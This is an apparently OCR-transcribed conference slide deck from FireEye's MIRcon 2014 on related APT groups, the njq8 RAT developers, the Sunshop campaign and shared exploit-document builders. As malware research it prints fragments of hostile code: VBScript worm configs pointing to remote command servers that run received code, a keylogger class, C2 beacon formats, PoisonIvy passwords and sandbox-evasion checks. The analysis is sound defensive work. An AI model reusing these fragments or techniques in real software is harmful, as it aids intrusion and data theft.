MIRcon 2014


An Insight into Symbiotic APT Groups

Thoufique Haq, Sr. Malware Research Scientist
FireEye

Outline

- Threat landscape
- DragonOK and Moafee group
- NJQ8, MoDis, Houdini, BlackMafia, BlackHacker
- Sunshop campaign
- Shared weponization tools

Threat Landscape




Specimen A

Moafee & DragonOK

Moafee Group

- One of their HTRAN command control infrastructure at 58.64.201.229
- Many domains resolving to this IP between January – March 2014
- We also monitored their HTRAN command control server at 58.64.201.229 from January - March 2014.
- Consistent connections to HTRAN backend from Guangdong

DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2014-03-15	58.64.201.229	169.254.163.19	LINK LOCAL
2014-03-02	58.64.201.229	113.65.22.148	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-22	58.64.201.229	169.254.61.191	LINK LOCAL
2014-02-18	58.64.201.229	113.68.111.111	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-15	58.64.201.229	113.68.108.62	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-12	58.64.201.229	113.68.168.73	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-02	58.64.201.229	169.254.92.25	LINK LOCAL
2014-01-30	58.64.201.229	113.65.43.42	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-27	58.64.201.229	113.66.12.112	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-25	58.64.201.229	113.65.41.28	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-20	58.64.201.229	113.68.171.67	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-15	58.64.201.229	113.68.110.239	CHINANET GUANGDONG PROVINCE NETWORK




DragonOK Group

- One of their HTRAN command and control infrastructure at www.ndbssh[.]com (206.161.216.219)
- Many domains resolving to this IP between between 2013-09-28 and 2013-10-04
- We monitored their HTRAN command control server for one week, between July 31, 2013 and August 8, 2013
- Consistent Connections to HTRAN backend from Jiangsu


First Seen	CNC Domain
2013-08-20	www.ghostale[.]com
2013-09-06	www.ycbackap[.]com

DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2013-08-05	www.ndbssh.com	58.217.168.205	CHINANET JIANGSU PROVINCE NETWORK
2013-08-04	www.ndbssh.com	222.95.171.178	CHINANET JIANGSU PROVINCE NETWORK
2013-07-31	www.ndbssh.com	58.217.169.95	CHINANET JIANGSU PROVINCE NETWORK

2013-12-20	web.pxtmedia[.]com
2013-12-20	bbs.pxtmedia[.]com




Moafee and DragonOK – Not one entity



- Geographical separation
  - Over 700 miles between them
  - Moafee – Guangdong
  - DragonOK - Jiangsu

Moafee & DragonOK – Not one entity



- Different Industry verticals
  - Moafee – Regional conflicts and US Defense
  - DragonOK – Regional High Tech and Manufacturing

Moafee & DragonOK – Tradecraft

NewCT/CT Rat

- Used by both DragonOK and Moafee group
- Embedded within a dropper with a fake header
- Embedded string table with language origins
- Found older versions going as far back as 2012

```
00005A58  Connection:close
00005A6C  Cache-Control: max-age=259200
00005A8C  Pragma: no-cache
00005AA0  Mozilla/4.0 (compatible; MSIE 6.0;Windows NT 5.1)
00005AD4  Content-Type: application/octet-stream
00005AFC  image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, /
00005B38  Accept-Language: en-en
00005B50  %s%02x
00005B5C  home.asp
00005B68  index.css
00005B74  index.jsp
00005B80  index.php
00005B8C  index.asp
00005EFC  ct.datangcun.com
00005F3C  ct.datangcun.com
00005F7C  20120509
00005F8C  CT V2.1
00006374  Plugin_End
00006380  Plugin_Start
00006390  Plugin_Init
0000639C  Plugin_GetID
```


Moafee & DragonOK – Tradecraft

NewCT/CT Rat

- POST stub encrypted with a rolling byte XOR scheme and byte negation
- Campaign codes embedded within the implant

```
POST / HTTP/1.1
Accept-Language: en-en
Content-Type: application/octet-stream
Pragma: no-cache
Cache-Control: max-age=259200
Connection: Close
Content-Length: 1594
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;Windows NT 5.1)
Host: http.jpaols[.]com\x0d\x0a\x0d\x0a\xcf\xcf...
```

```
00000000:  30 30 31 38.68 74 74 70.2E 6A 70 61.6F 6C 73 2E  0018http.jpaols.
00000010:  63 6F 6D 3A.38 30 6F 00.00 00 2F 30.30 34 31 2F  com:80o    /0041/
00000020:  32 32 2F 25.30 30 25 30.30 25 30 36.25 30 31 25  22/%00%00%06%01%
00000030:  [illegible]
00000040:  [illegible]
00000050:  [illegible]
00000060:  34 33 2F 25.36 66 2F 25.35 38 25 35.33 25 36 62  43/%6f/%58%53%6b
00000070:  25 37 66 25.35 35 25 34.37 25 37 37.25 36 35 2F  %7f%55%47%77%65/
00000080:  69 6E 64 65.78 2E 61 73.70 FF FF FF.FF F9 FF FF  index.asp     ·
```

```
00000070:  DA C8 99 DA.CA CA DA CB.C8 DA C8 C8.DA C9 CA D0  [illegible]
00000000:  30 30 [illegible] 00 [illegible]
00000010:  [illegible] .68 63 5F 4E.65 77 43 54  [illegible][▲hc_NewCT
00000020:  [illegible]
```

Campaign code
hc_NewCT
face_NewCT
jp80_NewCT
ssl c_NewCT
jp80_NewCT
lcl918_NewCT
20120509_CT V2.1

Moafee & DragonOK – Tradecraft

Code level similarity V1 & V2

```
.text:100039F0                 push    ebp
.text:100039F1                 mov     ebp, esp
.text:100039F3                 mov     eax, [ebp+lpFileName]
.text:100039F6                 push    0               ; hTemplateFile
.text:100039F8                 push    80h             ; dwFlagsAndAttributes
.text:100039FD                 push    2               ; dwCreationDisposition
.text:10003A0F                 push    0               ; lpSecurityAttributes
.text:10003A01                 push    0               ; dwShareMode
.text:10003A03                 push    0C0000000h      ; dwDesiredAccess
.text:10003A08                 push    eax             ; lpFileName
.text:10003A09                 call    ds:CreateFileA
.text:10003A0F                 mov     hObject, eax
.text:10003A14                 cmp     eax, 0FFFFFFFFh
.text:10003A17                 jz      loc_10003A9C
.text:10003A19                 push    eax             ; hFile
.text:10003A1E                 push    offset aIpconfigAll ; "ipconfig /all"
.text:10003A23                 call    sub_10003660
.text:10003A28                 test    eax, eax
.text:10003A2A                 jz      loc_10003A9C
.text:10003A30                 mov     ecx, hObject
.text:10003A36                 push    ecx             ; hFile
.text:10003A37                 push    offset aNetStart ; "net start"
.text:10003A3C                 call    sub_10003660
.text:10003A41                 test    eax, eax
.text:10003A43                 jz      short loc_10003A9C
.text:10003A45                 mov     edx, hObject
.text:10003A4B                 push    edx             ; hFile
.text:10003A4C                 push    offset aTasklist ; "tasklist"
.text:10003A51                 call    sub_10003660
.text:10003A56                 test    eax, eax
.text:10003A5B                 jz      short loc_10003A9C
.text:10003A5D                 mov     eax, hObject
.text:10003A5F                 push    eax             ; hFile
.text:10003A60                 push    offset aSystemInfo ; "systeminfo"
.text:10003A65                 call    sub_10003660
.text:10003A66                 test    eax, eax
.text:10003A6C                 jz      short loc_10003A9C
.text:10003A6E                 mov     ecx, hObject
.text:10003A7A                 push    ecx             ; hFile
.text:10003A75                 push    offset aNetstatAn ; "netstat -an"
.text:10003A7A                 call    sub_10003660
.text:10003A7F                 test    eax, eax
.text:10003A81                 jz      short loc_10003A9C
.text:10003A83                 mov     edx, hObject
.text:10003A89                 push    edx             ; hFile
.text:10003A8A                 push    offset aNetView ; "net view"
.text:10003A8F                 call    sub_10003660
.text:10003A94                 test    eax, eax
.text:10003A96                 jz      short loc_10003A9C
.text:10003A98                 mov     eax, hObject
.text:10003A99                 push    eax             ; hFile
.text:10003A9E                 push    offset aDirProgramFile ; "dir \"%ProgramFiles%\""
.text:10003A03                 call    sub_10003660
.text:10003A08                 test    eax, eax
.text:10003A0A                 jz      short loc_10003A9C
.text:10003A0C                 mov     ecx, hObject
.text:10003A02                 push    ecx             ; hObject
.text:10003A03                 call    ds:CloseHandle
.text:10003A09                 mov     eax, 1
.text:10003A0E                 pop     ebp
.text:10003A0F                 retn    4
```

V1

```
POST /NfLog/Nfile.asp HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 7.0;Windows NT 5.1)
Host:
Content-Length: 0
Cache-Control: no-cache

POST
/NfLog/NfStart.asp?ClientId={LocalIP}%20<49d0>%20{ExternalIP}&Nic
k={Identifier}&dtime=T:8-6-0-53 HTTP/1.1
Accept: */*
Use-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
.NET CLR 1.1.4322)
Host:
Content-Length: 36
Cache-Control: no-cache
Cookie: ASPSESSIONIDACCARCDD=OKNPGCKDLEKEHBOHIHLCOMHD
```

V2

```
POST /windowsxp/SNews.asp?HostID={MAC Address} HTTP/1.1
Accept: /
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
.NET CLR 1.1.4322)
Host:
Content-Length: 126
Connection: Close
Cookie: ASPSESSIONIDAARSSTTB=ECDDKIAAOHGODEKKFGOKNJCD
```


Moafee & DragonOK – Tradecraft

PoisonIvy

- Off the shelf RAT
- Used by a large number of actors
- Distinct configurations used by Moafee and DragonOK groups

Moafee

ID:
Domains: afp.mozjlla.com|
Password: 741526
Mutex:)!afpA.I4

DragonOK

ID: ftp
Domains: ftp.skydnastwm.com:15836|
Password: Ecp982*@Me2
Mutex: fftp

Moafee & DragonOK – Evasion techniques

- CPU core evasion

```
00401006  .  8D4424 1C     LEA EAX,DWORD PTR [ESP+1C]
0040100A  .  53            PUSH EBX
0040100B  .  55            PUSH EBP
0040100C  .  56            PUSH ESI
0040100D  .  57            PUSH EDI
0040100E  .  50            PUSH EAX                                  pSystemInfo
0040100F  .  FF15 0480400  CALL DWORD PTR [<&KERNEL32.GetSystemInf   GetSystemInfo
00401015  .  8B2D 0080400  MOV EBP,DWORD PTR [<&KERNEL32.ExitProce   kernel32.ExitProcess
0040101B  .  837C24 40 01  CMP DWORD PTR [ESP+40],1
00401020  .v 75 04         JNZ SHORT eee.00401026
00401022  .  6A 00         PUSH 0                                    ExitCode = 0
00401024  .  FFD5          CALL EBP                                  ExitProcess
```

```
void WINAPI GetSystemInfo(
  _Out_  LPSYSTEM_INFO lpSystemInfo
);
```

```
typedef struct _SYSTEM_INFO {
  union {
    DWORD dwOemId;
    struct {
      WORD wProcessorArchitecture;
      WORD wReserved;
    };
  };
  DWORD     dwPageSize;
  LPVOID    lpMinimumApplicationAddress;
  LPVOID    lpMaximumApplicationAddress;
  DWORD_PTR dwActiveProcessorMask;
  DWORD     dwNumberOfProcessors;
  DWORD     dwProcessorType;
  DWORD     dwAllocationGranularity;
  WORD      wProcessorLevel;
  WORD      wProcessorRevision;
} SYSTEM_INFO;
```

Checking No. of Cores.

Moafee & DragonOK – Evasion techniques

- Password protected documents

寄件人:
日期: 2012年11月29日 0:56:17 [G
收件人:
標題: 明年起退休金免稅基準提

各位勞工：
因應物價上漲，財政部27日
一、一次領取退職所得者，其所
(一)一次領取總額在175,000元乘
(二)超過175,000元乘以退職服務
年資之金額部分，以其半數為
(三)超過351,000元乘以退職服務
二、分期領取退職所得者，以全
財政部進一步說明，上述10
係依所得稅法規定之機制調整，
申報時可適用。修正前後對照表

行政院勞工委員會
聯絡電話：23228122

Microsoft Word
References Mailings Review View
Font Paragraph Styles Change Styles

Password
Enter password to open file
C:\...在所得稅法應所得定額免稅金額表.doc
OK Cancel

Moafee & DragonOK – Evasion techniques

- Large overlays

```
6E00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6E90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Template Results - EXETemplate2.bt

Name	Value	Start	Size	Color
BYTE Overlay[10457600]		6E00h	9F9200h	Fg: Bg:
BYTE Overlay[0]	0	6E00h	1h	Fg: Bg:
BYTE Overlay[1]	0	6E01h	1h	Fg: Bg:
BYTE Overlay[2]	0	6E02h	1h	Fg: Bg:
BYTE Overlay[3]	0	6E03h	1h	Fg: Bg:
BYTE Overlay[4]	0	6E04h	1h	Fg: Bg:
BYTE Overlay[5]	0	6E05h	1h	Fg: Bg:
BYTE Overlay[6]	0	6E06h	1h	Fg: Bg:
BYTE Overlay[7]	0	6E07h	1h	Fg: Bg:
BYTE Overlay[8]	0	6E08h	1h	Fg: Bg:
BYTE Overlay[9]	0	6E09h	1h	Fg: Bg:
BYTE Overlay[10]	0	6E0Ah	1h	Fg: Bg:

Moafee & DragonOK – Conclusion

Actors are either

- Collaborating on attack methodologies
- Have a common training regimen
- Have a common supply chain

Specimen B

NJQ8 Enterprise

NJQ8

- ‘Nasser Al Mutairi’ based out of Kuwait goes by the moniker njq8
- Developer of .NET based njRat/LV and VB based njW0rm
- Active on twitter, blogs and forums
- Code forks/collaboration with multiple individuals
- Both targeted and widespread activity employing these tools

NJQ8 Tools – C&C Infrastructure

Command and Control Infrastructure Heatmap

NJQ8 Tools – Campaign Codes

NJQ8 Tools – Network Telemetry Similarity

NJRAT

lv|'|'|Base64({Campaign}_{DiskSerial})|'|'|{Hostname}|'|'|{Username}|'|'|2014-02-12|'|'|USA|'|'|Win 7 Professional SP1 x64|'|'|No|'|'|0.5.0E|'|'|..|'|'||'|'|**[endof]**

NJW0RM

Lv0njxq80{Campaign_{DiskSerial}**0njxq80**{Hostname}**0njxq80**{Username}**0njxq80 0njxq80**WIN_XP X86 SP30**njxq80**0.4a**0njxq80**N0**njxq80**C:\WINDOWS\system32\cmd.exe

MODIS

timenj-q8

NJQ8 Collaboration - Houdini


- **H-worm** – Houdini and njq8
- Houdini aka 'Mohamed Binadbellah' from Algeria

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "basss.no-ip.info"
port = 2023
installdir = "%programdata%"
lnkfile = false
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

instance
while true

install

response = ""
response = post ("is-ready", "")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
```

```
<[ coded by ajgs ]>
On Error Resume Next

dim sh ' shell
set sh = WScript.CreateObject("WScript.Shell")
dim fs '
filesystem
set fs = CreateObject("Scripting.FileSystemObject")
dim host
host = "cupidon.zapto.org"
dim port
port = 999
dim DR
DR = sh.ExpandEnvironmentStrings("%temp%") & "\"
dim FN
FN = "Servieca.vbs "
dim fh
dim us
us = "-"
ins
dim spl
spl = " jnJnj "
dim i
i = 0

while true
 dim a
 a = ""
 a = split(post("ready ", ""), spl)
 select case a(0)
 case "exc "
  dim sa
  sa = a(1)
  execute sa
 case "uns "
```


NJQ8 Collaboration – BlackMafia, BlackHacker

Blackworm– njq8, BlackMafia and BlackHacker



NJQ8 Collaboration – Spygate, Fallaga

Spygate




Spygate and **Fallaga** Rat reuse njq8 code

```
public SocketClient()
{
    this.IsBuzy = false;
    this.SPL = "nj-q8";
}
```

```
public class njLogger
{
    private struct KBDLLHOOKSTRUCT
    {
        public uint vkCode;
        public uint scanCode;
        public njLogger.KBDLLHOOKSTRUCTFlags flags;
        public uint time;
        public UIntPtr dwExtraInfo;
    }

    public njLogger()
    {
        this.Logs = "";
        this.isRunning = false;
        this.MaxLength = 102400;
        this.o = MyProject.Computer.Clock.LocalTime;
        this.LogsPath = Path.GetTempPath() + new FileInfo(Application.ExecutablePath).Name + ".log";
        this.OFF = false;
        this.lastKey = Keys.None;
        this.Isdown = new bool[256];
        this.KBDLLHookProcDelegate = new njLogger.KBDLLHookProc(this.KeyboardProc);
        this.HHookID = IntPtr.Zero;
    }
```

Fallaga



NJQ8 and Posse – Conclusion

Authors/actors are either

- Collaborating by creating development forks on code
- Stealing code techniques

Specimen C

Sunshop Campaign

Sunshop Campaign – Overview


- Campaign first observed May 20, 2013
- Additional waves observed August 19 and 28, 2013
- We found 110 samples linked to 11 different campaigns that utilized common infrastructure.


Detection	Number of Samples
Trojan.APT.9002	70
Trojan.APT.PoisonIvy	26
Trojan.APT.Gh0st	12
Trojan.APT.Kaba	1
Trokan.APT.Briba	1

Sunshop Campaign - Overview

- Deeper analysis revealed that 11 different campaigns utilized parts of the same infrastructure.
  - 13 unique c2 domains
  - C2s hosted in 58.64.205.0/24
  - Reuse of unique PE resource
  - Reuse of unique import table
  - Common compile times
  - Common builder tool


Sunshop Campaign – 9002 Builder






- Builds 9002 RAT
- Allows user to configure C2 details, campaign ID, proxy details
- Private builder, not publicly available

Sunshop Campaign – Supply chain



Its all connected!

The Sunshop Supply Chain



Sunshop Campaign– Conclusion

Either

- A ‘digital quartermaster’ exists and supports separate APT campaigns
- A singular ‘digital quartermaster’ does not exist, and APT actors informally share among each other
- The ‘digital quartermaster’ exists and supports a single APT actor responsible for all of the campaigns discussed

Shared Weaponization Tools

- Metadata artifacts seen within exploit documents employed in targeted attacks
- These artifacts are seen across multiple campaigns and APT groups
- These artifacts are seen in exploit documents with different document file formats

Specimen D

Shared Weaponization Tools

Shared Weaponization Tools - DOC

```
00000000:  D0 CF 11 E0.A1 B1 1A E1.00 00 00 00.00 00 00 00
00000010:  00 00 00 00.00 00 00 00.3E 00 03 00.FE FF 09 00
00000020:  06 00 00 00.00 00 00 00.00 00 00 00.01 00 00 00
00000030:  11 00 00 00.00 00 00 00.10 00 00 00.13 00 00 00
00000040:  01 00 00 00.FE FF FF FF.00 00 00 00.10 00 00 00
00000050:  FF FF FF FF.FF FF FF FF.FF FF FF FF.FF FF FF FF
00000060:  FF FF FF FF.FF FF FF FF.FF FF FF FF.FF FF FF FF
Tran Duy Linh                    Normal.dotm                Tran Duy Li
nh                Microsoft Office Word
t Table
rmation                                  SummaryInfo
                                  DocumentSummaryInformation
                                                  DLC Corporation
                                                                Title
```



Shared Weaponization Tools - RTF

```
00000000:  7B 5C 72 74.74 61 33 5C.61 6E 73 69.5C 61 6E 73  {\rtta3\ansi\ans
00000010:  69 63 70 67.39 33 36 5C.75 63 32 5C.61 64 65 66  icpg936\uc2\adef
00000020:  66 30 5C 64.65 66 66 30.5C 73 74 73.68 66 64 62  f0\deff0\stshfdb
00000030:  63 68 31 33.5C 73 74 73.68 66 6C 6F.63 68 30 5C  ch13\stshfloch0\
00000040:  73 74 73 68.66 68 69 63.68 30 5C 73.74 73 68 66  stshfhich0\stshf
00000050:  62 69 30 5C.64 65 66 6C.61 6E 67 31.30 33 33 5C  bi0\deflang1033\
00000060:  64 65 66 6C.61 6E 67 66.65 32 30 35.32 7B 5C 66  deflangfe2052{\f
00000070:  6F 6E 74 74.62 6C 7B 5C.66 30 5C 66.72 6F 6D 61  onttbl{\f0\froma
00000080:  6E 5C 66 63.68 61 72 73.65 74 30 5C.66 70 72 71  n\fcharset0\fprq
00000090:  32 54 69 6D.65 73 20 4E.65 77 20 52.6F 6D 61 6E  2Times New Roman
000000A0:  3B 7D 7B 5C.66 31 33 5C.66 6E 69 6C.5C 66 63 68  ;}{\f13\fnil\fch
000000B0:  61 72 73 65.74 31 33 34.5C 66 70 72.71 32 5C 27  arset134\fprq2\'
000000C0:  63 62 5C 27.63 65 5C 27.63 63 5C 27.65 35 7B 5C  cb\'ce\'cc\'e5{\
000000D0:  2A 5C 66 61.6C 74 20 53.69 6D 53 75.6E 7D 3B 7D  *\falt SimSun};}

rator Microsoft Word 11.0.0000;}{\info{\title }{\author user}{\operator user}{
}{\*\company ooo}{\nofcharsws43}{\vern24611}{\*\password 00000000}}{\*\xmlnstbl
argt1440\margb1440\gutter0\ltrsect
notembedlingdata0\grfdocevents0\validatexml1\showplaceholdtext0\ignoremixedcont
```

Shared Weaponization Tools – Web Archive DOC


```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01CD27E7.8767FC40"

This document is a Single File Web Page,also known as Web archive file. if you

------=_NextPart_01CD27E7.8767FC40
Content-Location: file:///C:/2673C891/Doc1.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"

<html xmlns:v=3D"urn:schemas-microsoft-com:vml"
xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns=3D"http://www.w3.org/TR/REC-html40">
 <o:DocumentProperties>
  <o:Author>User123</o:Author>
  <o:LastAuthor>User123</o:LastAuthor>
  <o:Revision>4</o:Revision>
  <o:TotalTime>2</o:TotalTime>
  <o:Created>2012-05-01T14:08:00Z</o:Created>
  <o:LastSaved>2012-05-01T14:12:00Z</o:LastSaved>
  <o:Pages>44</o:Pages>
  <o:Words>17</o:Words>
  <o:Characters>101</o:Characters>
  <o:Lines>1</o:Lines>
  <o:Paragraphs>1</o:Paragraphs>
  <o:CharactersWithSpaces>117</o:CharactersWithSpaces>
  <o:Version>11.9999</o:Version>
 </o:DocumentProperties>
```


Shared Weaponization Tools – Decoy mismatches



Shared Weaponization Tools - Builders

- How are these weaponized documents created ?
- Private builders not widely available
- Used in many campaigns and by many actors
- Likely supply chain supporting attackers



Overall Conclusion

Analysis points to evidence of

- Attackers evolving and adapting
- Likely digital quartermasters driving the supply chain
- Cross collaboration in development phases
- Cross collaboration in attack phases
- Formal or informal sharing channels

Continued research is required to unravel attackers ecosystems and operations in order to develop better defensive measures

Additional Resources

- Operation Quantum Entanlgment http://www.fireeye.com/resources/pdfs/white-papers/fireeye-operation-quantum-entanglement.pdf
- Sunshop campaign http://www.fireeye.com/resources/pdfs/fireeye-malware-supply-chain.pdf
- njW0rm, njq8http://www.fireeye.com/blog/technical/malware-research/2013/08/njw0rm-brother-from-the-same-mother.html
- njRathttp://www.fireeye.com/blog/technical/botnet-activities-research/2012/09/the-story-behind-backdoorlv.html
- H-worm, Houdini, njq8http://www.fireeye.com/blog/technical/threat-intelligence/2013/09/now-you-see-me-h-worm-by-houdini.html
- Blackworm, Fallaga, Spygate, njq8http://www.fireeye.com/blog/technical/2014/08/connecting-the-dots-syrian-malware-team-uses-blackworm-for-attacks.html

Questions ?